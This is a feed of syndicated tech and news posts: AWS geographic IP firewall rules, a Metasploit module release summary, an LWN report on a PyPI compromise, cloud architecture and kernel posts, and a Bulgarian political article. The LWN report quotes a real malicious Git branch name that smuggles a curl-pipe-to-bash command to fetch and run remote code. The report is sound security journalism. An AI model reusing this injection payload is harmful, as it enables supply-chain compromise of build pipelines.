AWS Network Firewall Geographic IP Filtering launch

Post Syndicated from Prasanjit Tiwari original https://aws.amazon.com/blogs/security/aws-network-firewall-geographic-ip-filtering-launch/

AWS Network Firewall is a managed service that provides a convenient way to deploy essential network protections for your virtual private clouds (VPCs). In this blog post, we discuss Geographic IP Filtering, a new feature of Network Firewall that you can use to filter traffic based on geographic location and meet compliance requirements.

Customers with internet-facing applications are constantly in need of advanced security features to protect their applications from threat actors. This includes restricting traffic to and from their workloads in Amazon Web Services (AWS) to certain geographies because of security risk. Customers operating in highly regulated industries—such as banking, public sector, or insurance—might have specific security requirements that can be addressed by Geographic IP Filtering.

Previously, customers had to rely on third-party tools for retrieving an IP address list of specific countries and updating their firewall rules on a regular basis to meet applicable requirements. Now, with Geographic IP Filtering on Network Firewall, you can protect your application workloads based on the geolocation of the IP address. As new IP addresses are assigned by the Internet Assigned Numbers Authority (IANA), the Geographic IP database underneath Network Firewall is automatically updated so that the service can consistently filter inbound and outbound traffic from specific countries based on country codes. It supports IPv4 and IPv6 traffic.

Geographic IP Filtering is supported in all AWS Regions where Network Firewall is available today, including the AWS GovCloud (US) Regions.

Set up Geographic IP Filtering in Network Firewall

You can use Network Firewall to inspect network traffic and protect your VPCs using layer 3–7 rules (network layer to application layer of the OSI model). When traffic reaches Network Firewall, it will identify the location of the source and destination IP address from the Geographic IP database and block traffic if you have a firewall rule to block that location. You can choose to pass, drop, reject, or create an alert for traffic coming from or going to specific countries.

Before setting up Geographic IP Filtering rules, you need to deploy Network Firewall and attach a firewall policy. You can learn more about these steps in the Network Firewall Getting Started guide. You can configure Network Firewall Geographic IP Filtering in minutes using the AWS Management Console, AWS Command Line Interface (AWS CLI), AWS SDK, or the Network Firewall API.

To configure Geographic IP Filtering rules using the console:

  1. Sign in to the AWS Management Console and open the Amazon VPC console.
  2. In the navigation pane, under Network Firewall, choose Network Firewall rule groups.
  3. Choose Create rule group.
  4. In the Create rule group page, for the Rule group type, select Stateful rule group.
  5. For the Rule group format, select Standard stateful rule.
  6. For Rule evaluation order, select either Strict order (recommended) or Action order.
  7. Enter a name for the stateful rule group.
  8. For Capacity, enter the maximum capacity you want to allow for the stateful rule group.
  9. Under Standard stateful rules, for Geographic IP Filtering, select whether you want to Disable Geographic IP filtering, Match only selected countries, or Match all but selected countries.
  10. If you opt for Geographic IP Filtering, then select the Geographic IP traffic direction and Country codes that you want to filter the traffic for.
  11. Enter the appropriate values for Protocol, Source, Source port, Destination, and Destination port.
  12. For Action, select the action that you want Network Firewall to take when a packet matches the rule settings.

    Figure 1: Standard stateful rule

    Figure 1: Standard stateful rule

  13. Click Add rule and then review the rule to create the rule group.

    Figure 2: Geographic IP Filtering rules

    Figure 2: Geographic IP Filtering rules

Suricata compatibility

You can also use Geographic IP filtering with Suricata-compatible rule strings using the geoip keyword.

To create a Suricata compatible rule string:

  1. Follow steps 1 through 4 of the previous procedure.
  2. For the Rule group format, select Suricata compatible rule string.
  3. For Rule evaluation order, select either Strict order (recommended) or Action order.
  4. Enter a name for the stateful rule group.
  5. For Capacity, enter the maximum capacity you want to allow for the stateful rule group.
  6. Under Suricata compatible rule string, enter an appropriate string based on your source and destination along with the country code to filter traffic for. To use a Geographic IP filter, provide the geoip keyword, the filter type, and the country codes for the countries that you want to filter for.
  7. Suricata supports filtering for source and destination IPs. You can filter on either of these types by itself, by specifying dst or src. You can filter on the two types together with AND or OR logic, by specifying both or any.

For example, the following sample Suricata rule string drops traffic originating from Japan:

drop ip any any -> any any (msg:"Geographic IP from JP,Japan"; geoip:src,JP; sid:55555555; rev:1;)

Note that Suricata determines the location of requests using MaxMind GeoIP databases. MaxMind reports very high accuracy of their data at the country level, although accuracy varies according to factors such as country and type of IP. For more information about MaxMind, see MaxMind IP Geolocation.

If you think any of the Geographic IP data is incorrect, you can submit a correction request to MaxMind at MaxMind Correct GeoIP Data.

Logging Geographic IP Filtering

You can configure Network Firewall logging for your firewall’s stateful engine to get detailed information about the packet and any stateful rule action taken against the packet. There are no changes to the logging and monitoring mechanism with the introduction of the Geographic IP Filtering feature. However, by explicitly specifying the msg and metadata keywords, you can see additional geographic information in the alert logs that can help with troubleshooting. If these keywords aren’t specified in the Suricata rule string, the log event will not show any geographic information.

Suricata rule examples

In this section, you will find examples of Suricata rule strings to pass, block, reject, and alert on traffic to or from a specific country.

Example 1: To pass ingress traffic from a specific country

The following example passes ingress traffic from India.

Note: The rule evaluation order should be set to Strict for alert logs to be generated in this example. If the rule evaluation order is set to Action, then although the traffic will pass, alert logs will not be generated.

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress traffic from IN allowed"; flow:to_server; geoip:src,IN; metadata:geo IN; sid:202409301;)
pass ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress traffic from IN allowed"; flow:to_server; geoip:src,IN; metadata:geo IN; sid:202409302;)

The following are the alert and flow logs for Example 1.

Alert logs:

{
    "firewall_name": "Test-NFW",
    "availability_zone": "eu-north-1a",
    "event_timestamp": "1731102856",
    "event": {
        "src_ip": "13.127.20.X",
        "src_port": 56630,
        "event_type": "alert",
        "alert": {
            "severity": 3,
            "signature_id": 202409301,
            "rev": 0,
            "metadata": {
                "geo": ["IN"]
            },
            "signature": "Ingress traffic from IN allowed",
            "action": "allowed",
            "category": ""
        },
        "flow_id": 234143298308779,
        "dest_ip": "172.31.2.4",
        "proto": "TCP",
        "verdict": {
            "action": "pass"
        },
        "dest_port": 80,
        "pkt_src": "geneve encapsulation",
        "timestamp": "2024-11-08T21:54:16.972019+0000",
        "direction": "to_server"
    }
}

Flow logs from source to destination:

{
    "firewall_name": "Test-NFW",
    "availability_zone": "eu-north-1a",
    "event_timestamp": "1731102918",
    "event": {
        "tcp": {
            "tcp_flags": "13",
            "syn": true,
            "fin": true,
            "ack": true
        },
        "app_proto": "unknown",
        "src_ip": "13.127.20.X",
        "src_port": 56630,
        "netflow": {
            "pkts": 4,
            "bytes": 216,
            "start": "2024-11-08T21:54:16.972019+0000",
            "end": "2024-11-08T21:54:17.263030+0000",
            "age": 1,
            "min_ttl": 112,
            "max_ttl": 112
        },
        "event_type": "netflow",
        "flow_id": 234143298308779,
        "dest_ip": "172.31.2.4",
        "proto": "TCP",
        "dest_port": 80,
        "timestamp": "2024-11-08T21:55:18.257416+0000"
    }
}

Flow logs from destination to source:

{
    "firewall_name": "Test-NFW",
    "availability_zone": "eu-north-1a",
    "event_timestamp": "1731102918",
    "event": {
        "tcp": {
            "tcp_flags": "13",
            "syn": true,
            "fin": true,
            "ack": true
        },
        "app_proto": "unknown",
        "src_ip": "172.31.2.4",
        "src_port": 80,
        "netflow": {
            "pkts": 2,
            "bytes": 112,
            "start": "2024-11-08T21:54:16.972019+0000",
            "end": "2024-11-08T21:54:17.263030+0000",
            "age": 1,
            "min_ttl": 126,
            "max_ttl": 126
        },
        "event_type": "netflow",
        "flow_id": 234143298308779,
        "dest_ip": "13.127.20.X",
        "proto": "TCP",
        "dest_port": 56630,
        "timestamp": "2024-11-08T21:55:18.257449+0000"
    }
}

Example 2: To block ingress traffic from a specific country

The following example blocks ingress traffic from Japan.

drop ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress traffic from JP blocked"; flow:to_server; geoip:any,JP; metadata:geo JP; sid:202409303;)

Example 3: To block ingress SSH traffic from a specific country

The following example blocks ingress SSH traffic from Russia.

drop ssh $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress SSH traffic from RU blocked"; flow:to_server; geoip:src,RU; metadata:geo RU; sid:202409304;)

Example 4: To reject egress TCP traffic to a specific country:

The following example rejects egress TCP traffic to Iran.

reject tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Egress traffic to IR rejected"; flow:to_server; geoip:dst,IR; metadata:geo IR; sid:202409305;)

Example 5: To alert on traffic originating from or destined to specific country

The following example alerts on traffic that originates from Venezuela.

alert ip any any -> any any (msg:"Geographic IP is from VE, Venezuela"; geoip:any,VE; sid: 202409306;)

Conclusion

You can use the new Geographic IP Filtering feature in AWS Network Firewall to enhance your security posture by controlling traffic based on geographic locations. In this post, you learned about the key concepts, configuration steps, and examples for implementing the Geographic IP Filtering feature in Network Firewall. By using this feature, businesses can protect their networks from potentially harmful traffic and control which geographic locations can interact with their infrastructure. As cyber threats continue to evolve, the Geographic IP Filtering feature serves as a vital tool for strengthening network security.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Prasanjit Tiwari
Prasanjit Tiwari

Prasanjit is a Cloud Support Engineer II based out of Virginia, USA. He has a Master of Science in Telecommunications Engineering from the University of Maryland. He is a WAF and Route 53 subject matter expert and enjoys working on networking and perimeter security services. He is enthusiastic about using innovative solutions to address customer challenges.
Dhiren Patel
Dhiren Patel

Dhiren is a Cloud Support Engineer-II based out of Virginia, USA. He has a Master of Science in Electrical and Computer Engineering from New York University. As a WAF and Route 53 subject matter expert, he specializes in AWS networking and security services. He’s passionate about helping customers solve their AWS issues and get the best cloud experience possible through AWS.

Metasploit Weekly Wrap-Up 12/06/2024

Post Syndicated from Christophe De La Fuente original https://blog.rapid7.com/2024/12/06/metasploit-weekly-wrap-up-44/

Post-Thanksgiving Big Release

Metasploit Weekly Wrap-Up 12/06/2024

This week’s release is an impressive one. It adds 9 new modules, which will get you remote code execution on products such as Ivanti Connect Secure, VMware vCenter Server, Asterisk, Fortinet FortiManager and Acronis Cyber Protect. It also includes an account takeover on WordPress, a local privilege escalation on Windows and a X11 keylogger module. Finally, this release improves the fingerprinting logic for the TeamCity login module and adds instructions about the installation of the Metasploit development environment on windows using Powershell in the official documentation. A big thank you to the community for this awesome release!

New module content (9)

WordPress POST SMTP Account Takeover

Authors: Ulysses Saicha and h00die
Type: Auxiliary
Pull request: #19596 contributed by h00die
Path: admin/http/wp_post_smtp_acct_takeover
AttackerKB reference: CVE-2023-6875

Description: The POST SMTP Mailer – Email log, Delivery Failure Notifications and Best Mail SMTP for WordPress, plugin for WordPress is vulnerable to unauthorized access of data and modification of data due to a type juggling issue on the connect-app REST endpoint in all versions up to, and including, 2.8.7. This adds an exploit module which allows an attacker to reset the password of any known user on the system.

X11 Keylogger

Authors: h00die and nir tzachar
Type: Auxiliary
Pull request: #18877 contributed by h00die
Path: gather/x11_keyboard_spy
AttackerKB reference: CVE-1999-0526

Description: This adds a new X11 library and module that uses it to remotely capture key presses from open X servers.

Chamilo v1.11.24 Unrestricted File Upload PHP Webshell

Authors: Ngo Wei Lin and jheysel-r7
Type: Exploit
Pull request: #19629 contributed by jheysel-r7
Path: linux/http/chamilo_bigupload_webshell
AttackerKB reference: CVE-2023-4220

Description: This adds an exploit module for Chamilo LMS, where versions prior to 1.11.24, a webshell can be uploaded via the bigload.php endpoint allowing remote code execution in the context of www-data (CVE-2023-4220).

Ivanti Connect Secure Authenticated Remote Code Execution via OpenSSL CRLF Injection

Authors: Christophe De La Fuente and Richard Warren
Type: Exploit
Pull request: #19595 contributed by cdelafuente-r7
Path: linux/http/ivanti_connect_secure_rce_cve_2024_37404
AttackerKB reference: CVE-2024-37404

Description: Adds an exploit module for a CRLF injection vulnerability in Ivanti Connect Secure to achieve remote code execution. Versions prior to 22.7R2.1 and 22.7R2.2 are vulnerable. Ivanti Policy Secure versions prior to 22.7R1.1 are also vulnerable but this module doesn’t support this software. Valid administrative credentials are required. A non-administrative user is also required and can be created using the administrative account, if needed. Also the Client Log Upload feature needs to be enabled. This can also be done using the administrative interface if it is not enabled already.

vCenter Sudo Privilege Escalation

Authors: Matei "Mal" Badanoiu and h00die
Type: Exploit
Pull request: #19402 contributed by h00die
Path: linux/local/vcenter_sudo_lpe
AttackerKB reference: CVE-2024-37081

Description: VMware vCenter Server < 7.0.3 update R and < 8.0.2 update D contains multiple local privilege escalation vulnerabilities due to misconfiguration of sudo. An authenticated local user with non-administrative privileges may exploit these issues to elevate privileges to root on vCenter Server Appliance. This adds a post module to exploit these vulnerabilities.

Asterisk AMI Originate Authenticated RCE

Authors: Brendan Coles [email protected], NielsGaljaard, and h00die
Type: Exploit
Pull request: #19613 contributed by h00die
Path: linux/misc/asterisk_ami_originate_auth_rce
AttackerKB reference: CVE-2024-42365

Description: Adds an authenticated RCE module for Asterisk via AMI. This vulnerability is tracked as CVE-2024-42365. This also moves the underlying functionality that enables the module to interact with the Asterisk application, originally written by @bcoles, to a library.

Fortinet FortiManager Unauthenticated RCE

Author: sfewer-r7
Type: Exploit
Pull request: #19648 contributed by sfewer-r7
Path: linux/misc/fortimanager_rce_cve_2024_47575
AttackerKB reference: CVE-2024-47575

Description: Adds a module that exploits a missing authentication vulnerability affecting FortiManager and FortiManager Cloud devices to achieve unauthenticated RCE with root privileges. This vulnerability is being tracked as CVE-2024-47575.

Acronis Cyber Protect/Backup remote code execution

Authors: Sandro Tolksdorf of usd AG. and h00die-gr3y [email protected]
Type: Exploit
Pull request: #19583 contributed by h00die-gr3y
Path: multi/acronis_cyber_protect_unauth_rce_cve_2022_3405
AttackerKB reference: CVE-2022-3405

Description: This exploits an RCE and sensitive information disclosure vulnerability due to excessive privileges assigned to Acronis Agent. The following products are affected: Acronis Cyber Protect 15 before build 29486, Acronis Cyber Backup 12.5 before build 16545.

Windows Access Mode Mismatch LPE in ks.sys

Authors: AngelBoy, jheysel-r7, and varwara
Type: Exploit
Pull request: #19574 contributed by jheysel-r7
Path: windows/local/cve_2024_35250_ks_driver
AttackerKB reference: CVE-2024-35250

Description: This adds a post module to gain NT AUTHORITY/SYSTEM privileges on a Windows target vulnerable to CVE-2024-35230.

Enhancements and features (1)

  • #19684 from sjanusz-r7 – Improves the fingerprinting logic for the auxiliary/scanner/teamcity/teamcity_login module.

Documentation added (1)

  • #19622 from soroshsabz – This improves the Metasploit development environment installation documentation by adding Powershell instructions on Windows 10 and earlier.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

AI Servers Robot Dogs and Liquid Cooling at the ASUS SC24 Booth

Post Syndicated from Patrick Kennedy original https://www.servethehome.com/asus-sc24-ai-servers-liquid-cooling-cpu-gpu-robot-dog-intel-amd-nvidia/

We take a quick look at some of the unique servers in the ASUS SC24 booth ranging from AI, to storage, to dense compute, and even a robot dog

The post AI Servers Robot Dogs and Liquid Cooling at the ASUS SC24 Booth appeared first on ServeTheHome.

Abusing Git branch names to compromise a PyPI package

Post Syndicated from daroc original https://lwn.net/Articles/1001215/

A compromised release was uploaded to PyPI after a project automatically processed a pull request with a flawed script.
The GitHub account

“OpenIM Robot”

(which appears to be controlled by
Xinwei Xiong) opened
a pull request for the

ultralytics

Python package. The pull request included a suspicious Git branch name:

openimbot:$({curl,-sSfL,raw.githubusercontent.com/ultralytics/ultralytics/12e4f54ca3f2e69bcdc900d1c6e16642ca8ae545/file.sh}${IFS}|${IFS}bash)

Unfortunately, ultralytics uses the
pull_request_target GitHub Action trigger to automate some of its continuous integration tasks. This runs a script from the base branch of the repository, which has access to the repository’s secrets — but that script was vulnerable to a shell injection attack from the branch name of the pull request. The injected script appears to have used the credentials it had access to in order to compromise a later release uploaded to PyPI to include a cryptocurrency miner. It is hard to be sure of the details, because GitHub has already pulled the malicious script.

This problem has been
known for several years, but this event may serve as a good reminder to be careful with automated access to important secrets.

Efficient satellite imagery supply with AWS Serverless at BASF Digital Farming GmbH

Post Syndicated from Kevin S. Ridolfi original https://aws.amazon.com/blogs/architecture/efficient-satellite-imagery-supply-with-aws-serverless-at-basf-digital-farming-gmbh/

This post was co-written with Dr. Jan Melchior at BASF Digital Farming GmbH and xarvio Digital Farming Solutions.

BASF Digital Farming’s mission is to support farmers worldwide with cutting-edge digital agronomic decision advice by using its main crop optimization platform, xarvio FIELD MANAGER. This necessitates providing the most recent satellite imagery available as quickly as possible. This blog post describes the serverless architecture developed by BASF Digital Farming for efficiently downloading and supplying satellite imagery from various providers to support its xarvio platform.

Screenshot showing the xarvio Field Manager platform

Figure 1. Screenshot showing the xarvio Field Manager platform

Architecture

Figure 2 shows the serverless architecture implemented with AWS services for downloading and processing satellite imagery. The subscription management components handle subscription creation, updates, and deletions, while the actual data downloading and processing occurs in AWS Step Functions.

Serverless implementation of the new imagery service

Figure 2. Serverless implementation of the new imagery service

  1. Subscriptions are created using Amazon API Gateway for external API access, which provides request throttling and can be used to manage API request authorizations.
  2. An AWS Lambda API function manages subscriptions. It implements common create, read, update, and delete operations with request validations and provides an endpoint for replaying failed requests. Subscriptions contain geometry, data provider, as well as start and end date and other parameters, which are stored in the subscription database (Step 7) before a message is sent out for processing.
    Notice that the entire architecture is serverless and thus allows for theoretically unbounded scaling. In case of a bug, this can lead to severe cost impacts, so we implemented a safety buffer, which enables us to prioritize and limit the number of Step Functions executions of the processing pipeline.
  3. All requests (such as the initial request for imagery when a subscription is created) are sent to the Amazon Simple Queue Service (Amazon SQS) processing queue first, which functions as a processing buffer and allows for request prioritization.
  4. Subsequently, Amazon EventBridge Pipes connects the processing buffer with AWS Step Functions. It handles pipe-internal errors automatically; for example, when the Step Functions concurrency limit is reached, the invocation will be retired automatically. This does not handle exceptions raised within Step Functions, such as runtime errors.
  5. AWS Step Functions then performs the actual downloading, processing, and ingestion to the STAC catalog of satellite data from different providers. In case of failure, the request message with error description is sent to the failure queue.
  6. Step Functions uploads the data to Amazon Simple Storage Service (Amazon S3), which stores satellite imagery data.
  7. Following this, Step Functions updates the subscriptions in the Amazon DynamoDB-based subscription database, which stores relevant metadata, such as start and end date, boundary, provider, collection, and last update.
  8. A notification is sent out to inform the user that new data is available through Amazon Simple Notification Service (Amazon SNS), which informs users and services about any updates on a subscription, such as new data being available or subscriptions having been created, deleted, updated, or having failed.
  9. Next, the data is published to our internal STAC catalog, which registers the satellite imagery and makes it directly accessible for subsequent processing.
  10. In case of failed Step Functions execution in Step 5, the Amazon SQS-based failure queue buffers failed executions. Failure messages contain the error message and request body. Depending on error reasons, they can be replayed using the corresponding API endpoint, enabling reprocessing through the replay endpoint on the API Lambda function. The endpoint also allows users to filter messages based on their failure type and to delete messages that cannot be replayed.
  11. An update checker, built on AWS Lambda, regularly checks whether a subscription can be updated. It is triggered in conjunction with an event scheduler every 5 minutes, checks the database for subscriptions that can be updated, and sends update request messages to the processing buffer. Besides actively checking resources, such as API endpoints and STAC catalogs, it also sends out an update message if a notification was received, for example, through an external notification service.
  12. Finally, a delete checker, also built on AWS Lambda, identifies subscriptions that can be deleted. It is triggered in conjunction with an event scheduler every 12 hours. It regularly checks the database for subscriptions that can be deleted and removes them from the database, the S3 bucket, and the STAC catalog. As a safety mechanism, a subscription will first be marked for deletion for 6 months before it gets deleted.

Imagery step function

The actual downloading and processing of data from different providers is handled by the imagery function, illustrated for two different providers (Public and Planet) in Figure 3.

Diagram showing detail state machine for the Imagery Step Function

Figure 3. Diagram showing detail state machine for the Imagery Step Function

  1. When a request arrives, the provider choice state determines the provider from the request body, depending on which the Step Functions flow routes to different Lambda states.
  2. In case a public provider is selected (for example, Earth Search), the Public_Provider Lambda function downloads the data from STAC-based open data providers and directly uploads it to the S3 data bucket, as shown in Figure 2.
  3. In case Planet data is selected, the data retrieval involves an asynchronous call to an external API: First, the Planet_Requester sends an order to the Planet API, together with a task token for pausing Step Functions and the URL of the Planet_Webhook Lambda function.
  4. The Planet_Webhook function is invoked by Planet when the requested order is available for downloading. Given the transmitted task token, Step Functions is resumed with the next state.
  5. Subsequently, the Planet_Provider Lambda function downloads and processes the Planet data.
  6. For both public providers and Planet, the subsequent Public_Provider Lambda function updates the subscription database entries, as shown in Figure 2 (for example, with the latest available timestamp), and adds the download and processed data to the internal STAC catalog, before it ends in the Success state.
  7. If an error occurs in any of the Lambda functions (2, 3, 5, 6), an error message is prepared in the Error_Parsing If an unknown provider is handed in, an error message, including the request body, is prepared in the Error_Provider_Unknown state. In both cases, the error message is pushed to the Failure_Queue (refer to #10 of Figure 2), before it ends in the Failure state.

Conclusion

BASF Digital Farming GmbH developed a serverless architecture on AWS for efficiently downloading and supplying satellite imagery for use by its xarvio platform. This architecture led to a 5x faster delivery rate, an 80% cost reduction through on-demand data downloading, and a 3x accelerated development cycle. Future work will include optimizing the architecture, exploring additional AWS services, and onboarding more satellite imagery providers. Similar serverless architectures using AWS services like AWS Step Functions, AWS Lambda, and Amazon API Gateway can enhance flexibility, scalability, and cost efficiency in imagery provisioning. Learn more about AWS serverless offerings at aws.amazon.com/serverless.

[$] Freezing out the page reference count

Post Syndicated from corbet original https://lwn.net/Articles/1000654/

The page
structure
sits at the core of the kernel’s memory-management subsystem
(for now), and a key part of that structure is its reference count, stored
in refcount. The page reference count tells the kernel how many
users a given page has and when it can be freed. That count is not needed
for every page in the system, though. Matthew Wilcox has recently resurrected
an old
patch set
that expands the concept of a “frozen” page — one that lacks a
meaningful reference count — to the immediate benefit of the slab allocator
but in the service of a longer-term goal as well.

Security updates for Friday

Post Syndicated from daroc original https://lwn.net/Articles/1001164/

Security updates have been issued by AlmaLinux (firefox, postgresql, postgresql:12, postgresql:13, postgresql:15, postgresql:16, python3:3.6.8, and thunderbird), Debian (clamav), Fedora (pam), Red Hat (firefox, postgresql:13, postgresql:15, python-tornado, redis:7, ruby, ruby:2.5, and ruby:3.1), SUSE (avahi, docker-stable, java-1_8_0-openjdk, libmozjs-128-0, obs-scm-bridge, php8, and teleport), and Ubuntu (ghostscript, needrestart, and shiro).

Rapid7 Extends Cloud Security Capabilities with Updates to Exposure Command

Post Syndicated from Ryan Blanchard original https://blog.rapid7.com/2024/12/06/rapid7-extends-cloud-security-capabilities-with-updates-to-exposure-command/

Rapid7 Extends Cloud Security Capabilities with Updates to Exposure Command

The cloud has become the backbone of modern innovation, powering everything from AI to remote work. But as organizations embrace the cloud, they also face an ever-expanding and increasingly complex attack surface. With purpose-built harvesting technology providing real-time visibility into everything running across multi-cloud environments, Exposure Command from Rapid7 ensures teams have an up-to-date inventory, mapping their cloud attack surface and enriching asset data with risk and business context.

To ensure teams can keep up with the torrid pace of innovation and overcome increased complexity, Rapid7 remains dedicated to investing in advancing the cloud security capabilities available within Exposure Command. To that end, we’ve made a few significant updates across AI resource coverage, third-party CNAPP enrichment and more. Let’s dive right in.

Extending coverage for securing AI/ML development in the cloud

AI and machine learning (ML) are transforming industries, but the speed of adoption can often leave organizations vulnerable. AI/ML workloads often process sensitive or proprietary data, requiring robust protections to ensure compliance with ever-evolving regulations. Safeguarding these environments isn’t just about securing the infrastructure; it’s about understanding the unique workflows and ensuring compliance at every step.

These workloads also introduce unique risks, such as model poisoning attacks or vulnerabilities in APIs, creating new vectors for data exfiltration and service disruption. Additionally, the dynamic nature of cloud-hosted AI services presents challenges in maintaining secure configurations as resources scale elastically, potentially exposing sensitive endpoints or misconfigured setups.

To that end, Exposure Command has expanded support for critical AI services like Amazon Comprehend and Polly, AWS’s natural language processing and text-to-speech services.This provides comprehensive visibility across an organization’s attack surface, aligning AI-specific risks with broader enterprise priorities.

Shifting left and securing the software supply chain

Developers are at the forefront of modern cloud environments, making “shift-left” strategies essential for effective security. By addressing risks during development rather than after deployment, teams can eliminate vulnerabilities before they become costly issues.

Exposure Command now offers more robust Infrastructure-as-Code (IaC) scanning and deeper CI/CD integration, with Terraform and CloudFormation support across hundreds of resource types. For development teams, integrations like GitLab, GitHub Actions, AWS CloudFormation, and Azure DevOps bring security checks directly into their workflows. Whether it’s identifying misconfigurations in AWS Glue Catalogs or assessing risks in SES configurations, these tools help teams secure their code without breaking their stride.

Bridging the hybrid cloud gap with native and third-party CNAPP connectors

For many organizations, the challenge isn’t just securing the cloud – it’s securing everything holistically. Hybrid environments that span on-prem systems and multiple cloud providers can create silos, leading to gaps in visibility and risk management. To tackle this, we’ve integrated InsightCloudSec data directly into Surface Command, empowering security teams with a unified view of their entire attack surface in one place.

But we didn’t stop at consolidating our own native CNAPP capabilities. Teams now get out-of-the-box integrations with popular cloud security tools like Wiz and Orca as well as CSP-native services like AWS Inspector, all making it easier than ever to identify risks across cloud-native and hybrid environments. Everything can now be seen in one place – from endpoint vulnerabilities to cloud misconfigurations and overly permissive roles – allowing for faster action with clarity and precision.

Tackling virtual desktop risks with custom registry keys

With the rise of remote work, virtual desktop infrastructures (VDIs) like AWS Workspaces have become essential. Yet, their dynamic nature makes tracking vulnerabilities a challenge. Exposure Command addresses this with features like custom registry keys for golden images, ensuring you can trace a risk back to its source and effectively prioritize remediation.

Commanding the cloud attack surface

The challenges of securing modern environments aren’t going away. Attack surfaces will continue to expand, threats will grow more sophisticated, and organizations will face increasing pressure to innovate securely.

Keep an eye out for more updates coming soon as we continue to invest in helping organizations effectively manage exposures from endpoint to cloud.

Detecting Pegasus Infections

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2024/12/detecting-pegasus-infections.html

This tool seems to do a pretty good job.

The company’s Mobile Threat Hunting feature uses a combination of malware signature-based detection, heuristics, and machine learning to look for anomalies in iOS and Android device activity or telltale signs of spyware infection. For paying iVerify customers, the tool regularly checks devices for potential compromise. But the company also offers a free version of the feature for anyone who downloads the iVerify Basics app for $1. These users can walk through steps to generate and send a special diagnostic utility file to iVerify and receive analysis within hours. Free users can use the tool once a month. iVerify’s infrastructure is built to be privacy-preserving, but to run the Mobile Threat Hunting feature, users must enter an email address so the company has a way to contact them if a scan turns up spyware—as it did in the seven recent Pegasus discoveries.

В битката за власт спечелиха овцете

Post Syndicated from Емилия Милчева original https://www.toest.bg/v-bitkata-za-vlast-specheliha-ovtsete/

В битката за власт спечелиха овцете

Единствените печеливши от политическата криза, разнебитила държавата, са малко над 1700 овце във Велинградско, които трябваше да бъдат принудително умъртвени заради положителни проби за чума по дребните преживни животни. Сега ще си мрат под карантина. Или пък няма да мрат и ще продължат да раждат агнета, а институциите ще продължат да се разпадат под тежестта на политическата нестабилност. 

Докато партиите се боричкат за власт и всички са вторачени в поредния епизод от сагата „Кой ще е следващият премиер“, овцете във Велинградско живеят необезпокоявани – сякаш са получили специален имунитет от бюрокрацията.

Иронията при овцете е, че не толкова силата на местните фермери или аргументите им срещу лабораторните резултати спасиха кожите на тия дребни преживни животни, а простият факт, че системата на държавността е толкова парализирана, че няма кой да изпълни заповедта. 

Всъщност не смее. 

Под страх от вдигане на градуса на напрежение служебният министър на МВР Атанас Илков и на земеделието и храните Георги Тахов предпочетоха да избегнат сблъсъци и избраха половинчато решение. Овцете останаха живи, а фермата – под карантина. Решението им бе резултат не от консенсус, а от страха от ескалация и пълния разпад на доверието в институциите.

МВР се страхува от сигурни сблъсъци

Повече от две седмици Министерството на земеделието и храните (МЗХ) и Българската агенция за безопасност на храните (БАБХ) се опитват да убедят фермерите на стадата, за които има вече две положителни проби, че животните трябва да се евтаназират, за да не се допусне разпространение на заразата, а те ще бъдат компенсирани. За 1760 овце бяха обещани над 700 000 лв. „Наддаването“ приближи 1 млн. лв., но стопаните не се съгласиха. На помощ им се притекоха хора от различни краища на България, които образуваха жива верига около животновъдното стопанство и не допуснаха държавни ветеринари и какъвто и да било представител на държавата.

Тя отстъпи пред напора на гражданския протест, макар да е действала със сила при други в центъра на София, но при управлението на редовно правителство. 

Няма да се умъртвяват животни от фермата във Велинград, за които имаше информация, че са болни от чума, съобщиха съвместно от МЗХ и МВР. Стопанството остава под карантина, въвеждат се временни мерки за ограничаване на движението на дребни преживни животни от и към област Пазарджик.

Ако МВР се беше опитало да влезе, охранявайки екипите на БАБХ с мобилни инсинератори, сблъсъкът и окървавяването на протеста бяха неизбежни. Протестиращите срещу евтаназията на стадото, сред които има и животновъди, и енергетици от „Марица-изток“, в действителност осъществиха гражданско неподчинение. 

Протестът им е символ на недоверието към институциите и тяхната неспособност да действат прозрачно и компетентно. Нито БАБХ, нито МВР се ползват с особено обществено доверие – не само заради частната лаборатория, която владееше контрола на ГКПП Капитан Андреево, тоест входа и изхода на ЕС към Азия, не само заради опорочените избори, но и заради куп други афери.

„Величие“ – при овцете, също и „Единение“ 

А на снежния разкалян терен в Родопите пред фермите се появиха с мегафони и телефони в ръце активисти на „Величие“ – партията, на която не достигнаха по-малко от 30 гласа, за да прескочи бариерата за влизане в парламента. Сега очаква Конституционният съд да я „пусне“ след жалбите за частично касиране на изборите.

Най-гласовитият сред тези „хора от народа“ е Йордан Мицкулев, самият той от Велинград, който излъчва непрекъснато в социалните мрежи. Сред последните му призиви във Facebook е, че свири сбор за непримиримите:

Всички са добре дошли на първия общонационален събор на НЕПРИМИРИМИТЕ, който ще се провежда всяка година на 07.12 на поляните пред фермата на бай Рибан.
Носете със себе си гайди, тъпани, доброто си настроение и най-вече БЪЛГАРСКИЯ ДУХ.
Нека да покажем на целия свят, че в България има достатъчно борбени хора, които няма да приведат глава, пред мародерствата на новите ни поробители!*

Идеологът на „Величие“ Ивелин Михайлов се произнесе за Велинград, но не отиде на поляните с аргумента „да не се спекулира, че е протест на „Величие“. И направи рейд в Брюксел, където заяви, че мафията и корупцията са се сраснали, а лицата им са Пеевски и Борисов.

Три дни при протестиращите бе и бившият заместник-министър на земеделието Иван Христанов, регистрирал партия „Единение“. Според него министърът на земеделието Георги Тахов отишъл при протестиращите, за да им каже: „.. или вземате един милион и убиваме овцете, или ще пратим жандармерията и ще бъде отнето разрешението на животновъдните обекти.“ Запитан за слухове за контрабанден внос от собствениците на фермата във Велинградско на животни от Гърция (където допреди месец и половина върлуваше такава чума по дребните преживни животни), Христанов заяви в студиото на „Актуално“, че това означава, че БАБХ не си върши работата. 

Всяка глава добитък трябва да има документ за произход, а през българските граници може да влезе всичко. 

